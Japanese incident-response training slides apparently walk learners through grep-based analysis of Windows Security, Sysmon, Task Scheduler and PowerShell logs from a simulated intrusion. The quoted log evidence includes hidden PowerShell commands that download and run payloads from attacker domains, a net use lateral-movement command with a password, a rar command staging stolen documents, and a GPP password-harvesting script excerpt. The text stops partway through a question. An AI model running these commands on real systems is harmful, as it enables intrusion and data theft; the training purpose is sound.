各ログについて詳しく説明します。各イベントログは、「日時」から次の「日時」までは1つのブロックになっており、ログは新しいものから順番に出力されています。(一番下のログが、一番古いログ)

セキュリティログは、このような構成になっています。イベントIDに、発生イベントの原因が紐づいており、例えばログインが成功した場合は、イベントID: 4625が記録される、という仕組みになっています。

イベント調査に重要なイベントIDについては報告書にまとめられていますが、以下の情報からも確認することができます。

<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx>

ログの形式 (Sysmon.csv)

- 「アプリケーションとサービス-Microsoft-Windows-Sysmon-Operational」を「すべてのイベントを名前を付けて保存」で取得したファイル

—形式: CSV (ログが複数行に出力される)

レベル	日時	ソース	イベントID	タスクのカテゴリ
-----	----	-----	--------	----------

```
2 情報,2016/10/07 14:59:00,Microsoft-Windows-Sysmon,1,Process Create (rule: ProcessCreate),Process Create:
3  UtcTime: 2016-10-07 05:59:00.065
4   ProcessGuid: {02EA0504-39A4-57F7-0000-0010532F2400}
5   ProcessId: 1052
6   Image: C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
7   CommandLine: ""C:\Program Files (x86)\Google\Update\GoogleUpdate.exe"" /ua /installsource scheduler
8   CurrentDirectory: C:\Windows\system32
9   User: NT AUTHORITY\SYSTEM
10  LogonGuid: {02EA0504-AA74-57F5-0000-0020E7030000}
11  LogonId: 0x3E7
12  TerminalSessionId: 0
13  IntegrityLevel: System
14  Hashes: SHA1=ADB860FF9C00B308BF4ABBCB77E2C5233FEB61C5
15  ParentProcessGuid: {02EA0504-AA95-57F5-0000-00107EB10100}
16  ParentProcessId: 1860
17  ParentImage: C:\Windows\System32\taskeng.exe
18  ParentCommandLine: taskeng.exe {BE0F3FE8-EA3F-4EC2-9BC1-FE64B80A6228} S-1-5-18:NT AUTHORITY\SYSTEM:Service:"
19 情報,2016/10/07 14:51:12,Microsoft-Windows-Sysmon,5,Process terminated (rule: ProcessTerminate),Process terminated:
20  UtcTime: 2016-10-07 05:51:12.407
21   ProcessGuid: {02EA0504-376B-57F7-0000-0010A6FF2300}
22   ProcessId: 1860
23   Image: C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
```

赤枠内が一つの
ログの塊

Sysmonのイベントログもセキュリティログとほぼ同じようになっています。各イベントIDの説明は以下から確認できます。

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

ログの形式 (TaskScheduler.csv)

- 「アプリケーションとサービス-Microsoft-Windows-TaskScheduler-Operational」を「すべてのイベントを名前を付けて保存」で取得したファイル

—形式: CSV

レベル	日時	ソース	イベントID	タスクのカテゴリ
-----	----	-----	--------	----------

```
2 エラー,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,101,タスクの開始が失敗しました,"タスク スケジューラ"
3 警告,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,322,起動要求が無視されました。インスタンスは既に
4 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,107,スケジューラによってトリガーされるタスク,"タ
5 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,129,タスクのプロセスが作成されました,"タスク スケ
6 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,200,開始された操作,"タスク スケジューラは、タスク
7 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,100,タスクの開始,"タスク スケジューラは、タスク
```

1行、1エントリ

タスクスケジューラのイベントログは、1行で表示されます。

ログの形式 (Powershell.csv)

- 「アプリケーションとサービス-Windows PowerShell」を「すべてのイベントを名前を付けて保存」で取得したファイル

—形式: CSV (ログが複数行に出力される)

レベル	日時	ソース	イベントID	タスクのカテゴリ
-----	----	-----	--------	----------

```
2 情報,2018/11/07 16:03:24,Powershell,403,エンジンのライフサイクル,"エンジンの状態が Available から Stopped に変更されました。
3
4 詳細:
5   NewEngineState=Stopped
6   PreviousEngineState=Available
7
8   SequenceNumber=10
9
10  HostName=ConsoleHost
11  HostVersion=2.0
12  HostId=124cc917-defb-4045-892a-183cdf9e19d
13  EngineVersion=2.0
14  RunspaceId=506d14fb-86f7-4920-96b6-30f1a96f8f29
15  PipelineId=
16  CommandName=
17  CommandType=
18  ScriptName=
19  CommandPath=
20  CommandLine=
21 情報,2018/11/07 16:03:24,Powershell,400,エンジンのライフサイクル,"エンジンの状態が None から Available に変更されました。
22
23 詳細:
24   NewEngineState=Available
25   PreviousEngineState=None
```

赤枠内が一つの
ログの塊

PoweShellのログは、セキュリティログなどと同じ形式です。

grepの使い方(例)

- ファイルから文字列を検索するコマンド
 - grep 検索正規表現 ファイル名
 - ex) grep “user” *.csv
- 正規表現に一致しない行を検索するオプション
 - grep -v 検索正規表現 *.csv
- 一度に複数正規表現を検索する(OR)オプション
 - grep -e 検索正規表現1 -e 検索正規表現2 *.csv
- 正規表現に一致した後ろのn行を表示するオプション
 - grep -A n 検索正規表現 *.csv

ハンズオンでログを調査する際は、grepを使用することをお勧めします。Excelやテキストエディタの検索機能でも代用可能ですが、ログの量も多いため、コマンドラインで調査の方が現実的です。

ハンズオン1

初期調査 (ウイルス対策ソフトでの検知)

ハンズオン 1 を始めます。

ハンズオン 1

マルウェア感染端末の調査

Win7_64JP_01を使用しているユーザからの以下の問い合わせを受ける



ウイルス対策ソフトが怪しい
ファイルを駆除したようなんだ
が問題がないか確認してほしい

駆除したファイル名は
「win.exe」

まずは、インシデントの起点となる報告を確認し、調査を始めます。

報告者から「ウイルス対策ソフトが怪しいファイルを駆除したようなんだが問題がないか確認してほしい」という依頼が来ました。感染端末（Win7_64JP_01）のログの調査を始めましょう。

提供されたログ（Win7_64JP_01 のログ）

イベントログ

Security.csv（セキュリティログ）

Sysmon.csv（Sysmonログ）

TaskScheduler.csv（タスクスケジューラログ）

Powershell.csv（Powershell実行ログ）

提供されたログは、この4つです。

セキュリティログ：各オブジェクトに設定した監査ポリシーの定義に従って各イベントが記録

Sysmonログ：プロセスの作成、終了などシステム起動時から記録

タスクスケジューラログ：タスクの登録やタスク毎の実行履歴が記録

Powershell実行ログ：PowerShellが実行されたログ

ハンズオン 1

マルウェア感染端末の調査

Q1. マルウェアの通信先IPアドレスを特定してください。

ハンズオン 1

マルウェア感染端末の調査

Q1. マルウェアの通信先IPアドレスを特定してください。



ヒント

- ① win.exe
- ② イベントID: 5156に通信が記録される

ハンズオン 1

マルウェア感染端末の調査

Q1. マルウェアの通信先IPアドレスを特定してください。

解答 198.51.100.101

解説

イベントIDと検知したファイル名を手掛かりにSecurity.csvを調査する。

- ✓ イベントID: 5156
 - ✓ 検知ファイル名: win.exe
- <コマンド>

```
grep -A 18 "5156" Security.csv | grep -A 9  
win.exe | grep "宛先アドレス" | sort | uniq -c
```

セキュリティログのイベントID:5156には、どのプロセスからどこに通信が発生したかが記録されます（報告書P76参照）。

ウイルス対策ソフトで駆除したファイルが「win.exe」であったことから、このファイルがマルウェアであると考え、セキュリティログを「win.exe」で調査していくと「198.51.100.101」へ通信しているイベントID:5156のログが複数見つかります。

ハンズオン 1

マルウェア感染端末の調査

Q2. マルウェアの動作開始時刻とマルウェアの実行方法を特定してください。

ハンズオン 1

マルウェア感染端末の調査

Q2. マルウェアの動作開始時刻とマルウェアの実行方法を特定してください。



ヒント

- ① イベントID: 4688に実行したプロセスが記録される
- ② 「報告書(第1版)」のP.22を参照

ハンズオン 1

マルウェア感染端末の調査

Q2. マルウェアの動作開始時刻とマルウェアの実行方法を特定してください。

解答 動作開始時間: 2019/11/07 15:53:00

解説

イベントIDと検知したファイル名を手掛かりにSecurity.csv調査する。

✓ イベントID: 4688

✓ 検知ファイル名: win.exe

<コマンド>

```
grep -A18 "4688" Security.csv | grep -B 10 -A 8 "win.exe"
```

新しいプロセスの作成のログは、セキュリティログのイベントID:4688で記録されます（報告書 P75参照）。Q1 同様に「win.exe」でイベントID:4688のログを調査していくと、「2019/11/07 15:53:00」にwin.exeが動作を開始したことがわかります。

grep -B 10 -A 8 "win.exe" で一番古いログを見ても問題ありません（ただし、Securityログは降順であることに注意してください）。

ハンズオン 1

マルウェア感染端末の調査

解答

マルウェアの実行方法: タスクスケジューラに登録されて、実行された

解説

検知したファイル名やマルウェアの動作開始時刻を手掛かりにSecurity.csvを調査する。

✓ 検知ファイル名: win.exe

✓ 動作開始時刻: 2019/11/07 15:53:00

<コマンド>

```
grep -A 18 -B 18 "15:53:00" Security.csv | less
```

座学パートで説明した感染拡大の方法として、atコマンドでタスクとして、EXEファイル等を指定した時刻に実行するとありましたが、この端末も同様にatコマンドでマルウェアが実行されています。

ハンズオン 1

マルウェア感染端末の調査

解答

マルウェアの実行方法: タスクスケジューラに登録されて、実行された

解説

Security.csvの以下の情報に記録されている。

✓ イベントID: 4698

<Exec>

<Command>cmd</Command>

<Arguments>/c C:¥Intel¥Logs¥win.exe</Arguments>

</Exec>

先ほど判明したwin.exeの動作開始時刻からwin.exeの実行方法を特定します。「15:53:00」でセキュリティログを調査していくと、**イベントID: 4698**のログを見つけることができます。イベントID: 4698とはスケジュールされたタスクの作成を意味します（報告書 P22参照）。そのため、win.exeはatコマンドによりタスクスケジューラに登録され、指定された時間(2019/11/07 15:53:00)に実行されたことがわかります。

ハンズオン 1

マルウェア感染端末の調査

Q3. 攻撃者はWin7_64JP_01から別のマシンに侵入を試みています。
侵入を試みた別の端末(ホスト名orIPアドレス)を特定してください。

ハンズオン 1

マルウェア感染端末の調査

Q3. 攻撃者はWin7_64JP_01から別のマシンに侵入を試みています。
侵入を試みた別の端末(ホスト名orIPアドレス)を特定してください。



ヒント

- ① Sysmon.csvに別の端末のIPアドレスは記録されていないか
- ② 「ツール分析結果シート」の“net use”を参照

ハンズオン 1

マルウェア感染端末の調査

Q3. 攻撃者はWin7_64JP_01から別のマシンに侵入を試みています。
侵入を試みた別の端末(ホスト名orIPアドレス)を特定してください。

解答 Win7_64JP_03 (192.168.16.103)

解説

net useコマンドを手掛かりにSysmon.csvを調査する。
<コマンド>
grep "net use" Sysmon.csv

ハンズオン 1

マルウェア感染端末の調査

Q3. 攻撃者はWin7_64JP_01から別のマシンに侵入を試みています。
侵入を試みた別の端末(ホスト名orIPアドレス)を特定してください。

解答 Win7_64JP_03 (192.168.16.103)

解説

Sysmon.csvの以下の日時に記録されている。

- ✓ 2019/11/07 15:59:37 等
- ✓ CommandLine: cmd /c ""net use ¥¥Win7_64JP_03¥¥c\$""

座学のパートで紹介しましたが、他端末のリソースへアクセスするコマンドに「**net use**」があります。「**net use**」コマンドは痕跡として、SysmonログのCommandLine部分に接続先ホストと共有パスが記録されます（報告書 P56、または、ツール分析結果シート参照）。Sysmonログを「**net use**」で検索すると、**Win7_64JP_03**に接続しているログが複数見つかります。

ハンズオン 1

マルウェア感染端末の調査

Q4.攻撃者はWin7_64JP_01に別のマシンから侵入しています。
不正ログオン元のIPアドレスと使用されたアカウント名は何ですか？

ハンズオン 1

マルウェア感染端末の調査

Q4.攻撃者はWin7_64JP_01に別のマシンから侵入しています。
不正ログオン元のIPアドレスと使用されたアカウント名は何ですか？



ヒント

- ① 「Security.csv」を確認
- ② 「ツール分析結果シート」の“net use”を参照
- ③ ネットワーク共有へのアクセスを確認

ハンズオン 1

マルウェア感染端末の調査

Q4.不正ログオンに使用されたアカウント名とIPアドレスは何ですか？

解答 IPアドレス: 192.168.16.109
アカウント名: sysg.admin

解説 イベントIDを手掛かりにSecurity.csvを調査する。
<コマンド>
grep -A21 "5140" Security.csv | less

ハンズオン 1

マルウェア感染端末の調査

Q4.不正ログオンに使用されたアカウント名とIPアドレスは何ですか？

解答 IPアドレス: 192.168.16.109
アカウント名: sysg.admin

解説 Security.csvの以下の情報に記録されている。
✓ イベントID: 5140
✓ アカウント名: sysg.admin
✓ 送信元アドレス: 192.168.16.109

Q3では他端末へ侵入した痕跡を探しましたが、Q4では他端末から侵入された痕跡を探します。ここでも「**net use**」コマンドの痕跡を探していくことになります。接続(侵入)元に関するログは、セキュリティログの**イベントID:5140**として記録されます（報告書 P56とP76、または、ツール分析結果シート参照）。セキュリティログを「**5140**」で調査していくと、

アカウント名: **sysg.admin**
送信元アドレス: **192.168.16.109**

というログを見つけることができます。

ハンズオン 1

マルウェア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

ハンズオン 1

マルウェア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？



ヒント

- ① PowerShellファイルの拡張子は「.ps1」
- ② Sysmon.csvにPowerShellファイルへの書き込みは記録されていないか

ハンズオン 1

マルウェア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

解答

以下からファイルをダウンロードする。

<http://anews-web.co/server.exe>

<http://anews-web.co/mz.exe>

解説

PowerShellの拡張子".ps1"をSysmon.csvから探す。

<コマンド>

```
grep "¥.ps1" Sysmon.csv
```


ハンズオン 1

マルウェア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

解答

以下からファイルをダウンロードする。

<http://anews-web.co/server.exe>

<http://anews-web.co/mz.exe>

解説

Sysmon.csvの以下の日時に記録されている。

✓ 2019/11/07 16:01:14

✓ 2019/11/07 15:56:28

✓ CommandLine: cmd /c ""echo \$p.DownloadFile("
<http://anews-web.co/server.exe>"";""C:¥Intel¥Logs
¥server.exe"") >> C:¥Intel¥Logs¥s.ps1""

103 | Co

今回は実行されたPowerShellファイルは何かという問題なので、プロセスの起動が記録される**Sysmonログ**を確認します。PowerShellファイルを起動したということなので、PowerShellの拡張子「**.ps1**」で検索します。すると、「**z.ps1**」と「**s.ps1**」というPowerShellファイルが実行されていることが分かります。さらに「**z.ps1**」と「**s.ps1**」を探していくとechoした内容をPowerShellファイルに記録していることが分かります。echoで書きだした内容を確認すると、外部のサイトからファイルを所定の場所にダウンロードするスクリプトになっています。

PowerShellの実行したスクリプトをイベントログに記録

初期設定の場合

- PowerShellが実行されたことは記録される
- 実行された内容は記録されない




PowerShell.csvがあるにも関わらず、PowerShell.csvを調べずにSysmon.csvを調査したのはなぜでしょうか。初期設定の場合、PowerShellが実行されたことは記録されるが、実行された内容は記録されないからです。

PowerShellの実行したスクリプトをイベントログに記録

■ 追加設定により、**実行内容**が記録される

- Windows 10
- 追加パッケージをインストールした、それ以前のWindows



コンピュータの構成 -> 管理用テンプレート -> Windows PowerShell

PowerShellの実行したスクリプトをイベントログに記録するためには、Windows7の場合この追加設定を行う必要があります。Windows10ではデフォルトでログが記録されます。

PowerShellの実行したスクリプトをイベントログに記録

- スクリプトの内容が丸々イベントログに記録
- コマンド履歴は別のファイルに保管

スクリプト

```
イベント 4104, PowerShell (Microsoft-Windows-PowerShell)

全般 詳細

try {

    $Filename = Split-Path $File -Leaf
    [cmd] $cmd = Get-Content ($File)

    #declare empty arrays
    $password = @()
    $UserName = @()
    $NewName = @()
    $changed = @()
    $password = @()

    #check for password field
    if ($cmd -match ".*password.*") {

        Write-Verbose "Potential password in $File"


        switch ($Filename) {

            'Groups.xml' {
                $password += $(Get-ChildItem "Groups/User/Properties/Password" | Select-Object -Expand Node | ForEach-Object { $_.Value })
                $UserName += $(Get-ChildItem "Groups/User/Properties/UserName" | Select-Object -Expand Node | ForEach-Object { $_.Value })
                $NewName += $(Get-ChildItem "Groups/User/Properties/Name" | Select-Object -Expand Node | ForEach-Object { $_.Value })
                $changed += $(Get-ChildItem "Groups/User/Changed" | Select-Object -Expand Node | ForEach-Object { $_.Value })
            }

            'Services.xml' {
                $password += $(Get-ChildItem "NTServices/NTService/Properties/Password" | Select-Object -Expand Node | ForEach-Object { $_.Value })
                $UserName += $(Get-ChildItem "NTServices/NTService/Properties/AccountName" | Select-Object -Expand Node | ForEach-Object { $_.Value })
                $changed += $(Get-ChildItem "NTServices/NTService/Changed" | Select-Object -Expand Node | ForEach-Object { $_.Value })
            }
        }
    }
}
```

コマンド履歴

(%AppData%\Microsoft\Windows\PowerShell\PSReadline)



設定をすれば、このように必要なログを記録することが可能になります。

PowerShellの実行したスクリプトをイベントログに記録


ハンズオン1でPowerShellのスクリプト
がイベントログ「Powershell.csv」記録
されていなかった理由

- Windows7で追加パッケージをインストールしていなかった

ハンズオン1でPowerShellのスクリプトがイベントログ「Powershell.csv」記録されていなかった理由は、Windows7で追加パッケージをインストールしていなかったからです。

ハンズオン1 まとめ

■ハンズオン1の調査で判明した事項




ハンズオン1の調査で分かった事象をまとめると、このようになります。
Win7_64JP_01の調査結果から侵入元のホストWin10_64JP_09と侵入先Win7_64JP_03が明らかになりました。
さらに不正な通信先があることがわかりました。

ハンズオン2

調査対象端末の拡大 その1

ハンズオン2の調査対象

■ 調査対象



ハンズオン2では、ハンズオン1で判明した侵入先の端末**Win7_64JP_03**について調査します。

提供されたログ（Win7_64JP_03のログ）

イベントログ

Security.csv（セキュリティログ）

TaskScheduler.csv（タスクスケジューラログ）

提供されたログは以下の通りです。

セキュリティログ: 各オブジェクトに設定した監査ポリシーの定義に従って各イベントが記録

タスクスケジューラログ: タスクの登録やタスク毎の実行履歴が記録

ハンズオン 2

横展開（感染の拡大）された端末の調査

Win7_64JP_01から侵入された
Win7_64JP_03を調査

Q1. Win7_64JP_03へ侵入後、どのようなツールやコマンドが実行されたか調査してください。

ハンズオン 2

横展開（感染の拡大）された端末の調査

Q1. Win7_64JP_03へ侵入後、どのようなツールやコマンドが実行されたか調査してください。

解答 監査ポリシー、Sysmonの設定が行われていないため不明。

解説 実際にはハンズオン1と同じような挙動が行われている。

Win7_64JP_03は監査ポリシー、Sysmonの適切な設定が行われていなかったため、詳細を調査することができません。タスクスケジューラログにハンズオン1のQ2と同様にsysg.adminによって「At1」というタスクが登録されていることから、ハンズオン1と同様の事象であると想像ができます。


このように、監査ポリシーの設定の重要性、Sysmonのインストールの必要性をご理解いただけたのではないかと思います。

ハンズオン3

調査対象端末の拡大 その2

ハンズオン3の調査対象

■ 調査対象



次は、侵入元となっている**Win10_64JP_09**を調査したいと思います。

提供されたログ（Win7_64JP_09 のログ）

イベントログ

Security.csv（セキュリティログ）

Sysmon.csv（Sysmonログ）

TaskScheduler.csv（タスクスケジューラログ）

Powershell.csv（Powershell実行ログ）

提供されたログはこの4つです。
ハンズオン2の端末と違って、この端末では監査ログの設定やSysmonのインストールが行われているようです。

ハンズオン 3

侵入元端末の調査

侵入原因と考えられる端末を調査

Q1. Win7_64JP_01の侵入元である
Win10_64JP_09が侵入した端末を特
定してください。

ハンズオン 3

侵入元端末の調査

Q1. Win7_64JP_01の侵入元である
Win10_64JP_09が侵入した端末を特
定してください。



ヒント

① ハンズオン1 Q3, Q4 参照

ハンズオン 3

侵入元端末の調査

Q1. Win7_64JP_01の侵入元である Win10_64JP_09が侵入した端末を特定してください。

解答

**192.168.16.1(WIN-WFBHIBE5GXZ)
192.168.16.101 (Win7_64JP_01)**

解説

ハンズオン1 Q4でWin10_64JP_09は net use
を使用してWin7_64JP_01へ侵入している。
Sysmon.csvから net use を探す。
<コマンド>
grep "net use" Sysmon.csv

ハンズオン 3

侵入元端末の調査

Q1. Win7_64JP_01への侵入元である Win10_64JP_09が侵入した端末を特定してください。

解答

192.168.16.1(WIN-WFBHIBE5GXZ)
192.168.16.101 (Win7_64JP_01)

解説

Sysmon.csvの net use コマンドとして記録されている。

- ✓ net use ¥¥Win7_64JP_01¥c\$
- ✓ net use j: ¥¥192.168.16.1¥c\$ h4ckp@ss /user:example.co.jp¥machida.kanagawa

ハンズオン1のQ4でWin10_64JP_09は「net use」コマンドを使用してWin7_64JP_01へ侵入したことがわかっています。ハンズオン1のQ3と同様にSysmonログから「net use」コマンドの痕跡を探すと、Win7_64JP_01以外に「192.168.16.1 (WIN-WFBHIBE5GXZ)」へ侵入を試みていることがわかります。

ハンズオン 3

侵入元端末の調査

Q2. Win10_64JP_09がマルウェアに感染した原因を特定してください。

ハンズオン 3

侵入元端末の調査

Q2. Win10_64JP_09がマルウェアに感
染した原因を特定してください。



ヒント

- ① マルウェアのファイル名を特定しましょう
powershellコマンドなどを実行している
親プロセス
- ② dwm.exeを作成したプロセスがSysmon
に記録されている

ハンズオン 3

侵入元端末の調査

Q2. Win10_64JP_09がマルウェアに感染した原因を特定してください。

解答

Powershellが実行されてdwm.exeが作成された。

解説

Sysmon.csvにはコマンドの実行履歴が残る。
PowerShellの実行履歴を探す。
<コマンド>
grep "powershell" Sysmon.csv

ハンズオン 3

侵入元端末の調査

Q2. Win10_64JP_09がマルウェアに感染した原因を特定してください。

解答

Powershellが実行されてdwm.exeが作成された

解説

Sysmon.csvに「dwm.exe」を作成するプロセスが記録されている

✓ `cmd.exe"" /c start winword /m&powershell - windowstyle hidden $c=(new-object System.Net.WebClient).D'+downloadFile('""""""http://news-landsbbc.co/upload/21.jpg""""", '""""""$env:tmp¥dwm.exe""""")'`

Sysmonログにはコマンドの実行履歴が残ります。「powershell」でSysmonログを調査すると、いくつかログが見つかります。その中でも、最も古いログには「<http://news-landsbbc.co/upload/21.jpg>」からファイルをダウンロードし、%temp%にdwm.exeとして保存し、実行するというコマンドが記録されています。

ハンズオン 3

侵入元端末の調査

解説

「Interview.doc.lnk」がメールに添付されており、そのファイルを実行したことで Powershell コマンドが実行されている。

<コマンド>

```
grep -A11 "powershell" Sysmon.csv
```

Sysmonログからは確認できませんが、実際は「Interview.doc.lnk」がメールに添付されており、そのファイルを実行したことでPowerShellコマンドが実行されています。

ハンズオン 3

侵入元端末の調査

Q3. 漏えいした可能性がある情報を特定してください。

ハンズオン 3

侵入元端末の調査

Q3. 漏えいした可能性がある情報を特定してください。



ヒント

- ① 漏えいした情報は圧縮されている
- ② rar形式に圧縮されている

ハンズオン 3

侵入元端末の調査

Q3. 漏えいした可能性がある情報を特定してください。

解答

Win7_64JP_01のドキュメントファイル

解説

攻撃者は盗み出すファイルをrarを使用して圧縮するケースが多い。不審なrarファイルが作成されていないか探す。

<コマンド>

```
grep "rar" Sysmon.csv
```

ハンズオン 3

侵入元端末の調査

Q3. 漏えいした可能性がある情報を特定してください。

解答

Win7_64JP_01のドキュメントファイル

解説

Sysmon.csvに以下のログが記録されている。
✓ CommandLine: C:¥Intel¥Logs¥rar.exe a -r -ed -v300m -taistoleit C:¥Intel¥Logs¥d.rar ""¥¥Win7_64JP_01¥c\$¥Users¥chiyoda.tokyo.EXAMPLE¥Documents"" -n*.docx -n*.pptx -n*.txt -n*.xlsx

座学パートで説明したように、攻撃者は盗み出す情報を圧縮して外部へ持ち出します。圧縮する理由としては、盗み出した情報を攻撃者のサーバへ送信する際に、ファイルサイズが大きいとIDSやIPS等で不審な通信として遮断する恐れがあるためだと思われます。攻撃者はrarを使ってファイルを圧縮することが多いことを確認しています。Sysmonログを「rar」で検索すると、2019/11/07 16:58:37にWin7_64JP_01のドキュメントフォルダに存在するdocx、pptx、txt、xlsxファイルを圧縮していることが確認できます。

ハンズオン 3

侵入元端末の調査

Q4. Win10_64JP_09でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？

ハンズオン 3

侵入元端末の調査

